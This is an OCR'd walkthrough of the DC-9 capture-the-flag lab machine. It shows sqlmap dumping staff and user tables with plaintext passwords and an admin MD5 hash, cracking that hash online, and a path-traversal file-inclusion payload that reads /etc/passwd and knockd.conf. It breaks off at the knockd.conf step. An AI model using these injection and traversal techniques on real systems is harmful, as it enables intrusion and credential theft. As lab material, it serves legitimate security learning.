
```
Database: Staff
Table: StaffDetails
[17 entries]
+-----+----------------+-----------------------+---------------------+------------+-----------+-------------------------------+
| id  | phone          | email                 | reg_date            | lastname   | firstname | position                      |
+-----+----------------+-----------------------+---------------------+------------+-----------+-------------------------------+
| 2   | 46457131654    | julied@example.com    | 2019-05-01 17:32:00 | Dooley     | Julie     | Human Resources               |
| 17  | 47836546413    | janitor2@example.com  | 2019-12-24 03:41:04 | Morrison   | Scott     | Assistant Replacement Janitor |
| 15  | 454786464      | scoots@example.com    | 2019-05-01 20:16:33 | McScoots   | Scooter   | Resident Cat                  |
| 13  | 8092432798     | monicag@example.com   | 2019-05-01 17:32:00 | Geller     | Monica    | Marketing                     |
| 11  | 823897243978   | rachelg@example.com   | 2019-05-01 17:32:00 | Green      | Rachel    | Personal Assistant            |
| 9   | 189024789      | chandlerb@example.com | 2019-05-01 17:32:00 | Bing       | Chandler  | President - Sales             |
| 7   | 243457487      | wilmaf@example.com    | 2019-05-01 17:32:00 | Flintstone | Wilma     | Accounts                      |
| 5   | 802438797      | tomc@example.com      | 2019-05-01 17:32:00 | Cat        | Tom       | Driver                        |
| 3   | 46415323       | fredf@example.com     | 2019-05-01 17:32:00 | Flintstone | Fred      | Systems Administrator         |
| 1   | 46478415155456 | marym@example.com     | 2019-05-01 17:32:00 | Moe        | Mary      | CEO                           |
| 16  | 65464646479741 | janitor@example.com   | 2019-12-23 03:11:39 | Trump      | Donald    | Replacement Janitor           |
| 14  | 43289079824    | phoebeb@example.com   | 2019-05-01 17:32:02 | Buffay     | Phoebe    | Assistant Janitor             |
| 12  | 6549638203     | rossg@example.com     | 2019-05-01 17:32:00 | Geller     | Ross      | Instructor                    |
| 10  | 232131654      | joeyt@example.com     | 2019-05-01 17:32:00 | Tribbiani  | Joey      | Janitor                       |
| 8   | 90239724378    | bettyr@example.com    | 2019-05-01 17:32:00 | Rubble     | Betty     | Junior Accounts               |
| 6   | 24342654756    | jerrym@example.com    | 2019-05-01 17:32:00 | Mouse      | Jerry     | Stores                        |
| 4   | 324643564      | barneyr@example.com   | 2019-05-01 17:32:00 | Rubble     | Barney    | Help Desk                     |
+-----+----------------+-----------------------+---------------------+------------+-----------+-------------------------------+

[21:56:10] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/Staff/StaffDetails.csv'
[21:56:10] [INFO] fetching columns for table 'Users' in database 'Staff'
[21:56:10] [INFO] fetching entries for table 'Users' in database 'Staff'
[21:56:10] [INFO] recognized possible password hashes in column '`Password`'
```

sudo sqlmap -r sql.txt -D Staff --dump --batch




```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[21:56:10] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:56:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[21:56:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:56:11] [INFO] starting 4 processes
[21:56:31] [WARNING] no clear password(s) found
Database: Staff
Table: Users
[1 entry]
+--------+----------+----------------------------------+
| UserID | Username | Password                         |
+--------+----------+----------------------------------+
| 1      | admin    | 856f5de590ef37314e7c3bdf6f8a66dc |
+--------+----------+----------------------------------+

[21:56:31] [INFO] table 'Staff.Users' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/Staff/Users.csv'
[21:56:31] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.189'

[*] ending @ 21:56:31 /2020-08-10/

┌─[baz@parrot]─[~/comp ctf walkthroughs/dc9]
└──╼ $
```

Great from staff we got the id,name,email,ph-no,position and also it revealed admin pass which was encrypted in md5 hash. Before decrypting let's check user database


Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal

```
Table: UserDetails
[17 entries]
+------+-----------+------------+---------------------+-----------+---------------+
| id   | username  | lastname   | reg_date            | firstname | password      |
+------+-----------+------------+---------------------+-----------+---------------+
| 12   | rossg     | Geller     | 2019-12-29 16:58:26 | Ross      | ILoveRachel   |
| 11   | rachelg   | Green      | 2019-12-29 16:58:26 | Rachel    | yN72#dsd      |
| 10   | joeyt     | Tribbiani  | 2019-12-29 16:58:26 | Joey      | Passw0rd      |
| 9    | chandlerb | Bing       | 2019-12-29 16:58:26 | Chandler  | UrAG0D!       |
| 8    | bettyr    | Rubble     | 2019-12-29 16:58:26 | Betty     | BamBam01      |
| 7    | wilmaf    | Flintstone | 2019-12-29 16:58:26 | Wilma     | Pebbles       |
| 6    | jerrym    | Mouse      | 2019-12-29 16:58:26 | Jerry     | B8m#48sd      |
| 5    | tomc      | Cat        | 2019-12-29 16:58:26 | Tom       | TC&TheBoyz    |
| 4    | barneyr   | Rubble     | 2019-12-29 16:58:26 | Barney    | RocksOff      |
| 3    | fredf     | Flintstone | 2019-12-29 16:58:26 | Fred      | 4sfd87sfd1    |
| 2    | julied    | Dooley     | 2019-12-29 16:58:26 | Julie     | 468sfdfsd2    |
| 1    | marym     | Moe        | 2019-12-29 16:58:26 | Mary      | 3kfs86sfd     |
| 17   | janitor2  | Morrison   | 2019-12-29 16:58:28 | Scott     | Hawaii-Five-0 |
| 16   | janitor   | Trump      | 2019-12-29 16:58:26 | Donald    | Ilovepeepee   |
| 15   | scoots    | McScoots   | 2019-12-29 16:58:26 | Scooter   | YR3BVxxxw87   |
| 14   | phoebeb   | Buffay     | 2019-12-29 16:58:26 | Phoebe    | smellycats    |
| 13   | monicag   | Geller     | 2019-12-29 16:58:26 | Monica    | 3248dsds7s    |
+------+-----------+------------+---------------------+-----------+---------------+

[22:03:38] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.sqlmap/output/192.168.56.189/dump/users/UserDetails.csv'
[22:03:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.189'

[*] ending @ 22:03:38 /2020-08-10/
```

Great this might be useful. We copied the username and password to two files.
Let's now decode the md5 hash of admin



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
856f5de590ef37314e7c3bdf6f8a66dc
```

□ I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works


We found the pass of admin. Now let's login.


Example.com - Staff Details - Welcome - Mozilla Firefox
192.168.56.189/welcome.php
Example.com - Staff Details
Home
Display All Records
Search
Manage
Add Record
Log Out

Logged in as admin

File does not exist


Simple webpage. We have successfully logged in, but it also shows that a file does not exist. This means that the webpage can't find a file
which was previously included. There is a possibility of LFI vulnerability here. Let's check for it by trying to display the /etc/
passwd file.


Example.com - Staff Details - Welcome - Mozilla Firefox
192.168.56.189/welcome.php?file=../../../../../../../etc/passwd
Example.com - Staff Details
Home
Display All Records
Search
Manage
Add Record
Log Out

Logged in as admin

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:
/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:
/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL
Server,,,:/nonexistent:/bin/false marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:
/bin/bash fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
```

We got the passwd file, which means LFI vulnerability exists. When we were going through the various files, we got a file
knockd.conf, which means there is port knocking involved. We also got a SSH sequence from the file, as shown below.



Example.com - Staff Details - Welcome - Mozilla Firefox
192.168.56.189/welcome.php?file=../../../../../etc/knockd.conf
Home
Display All Records
Search
Manage
Add Record
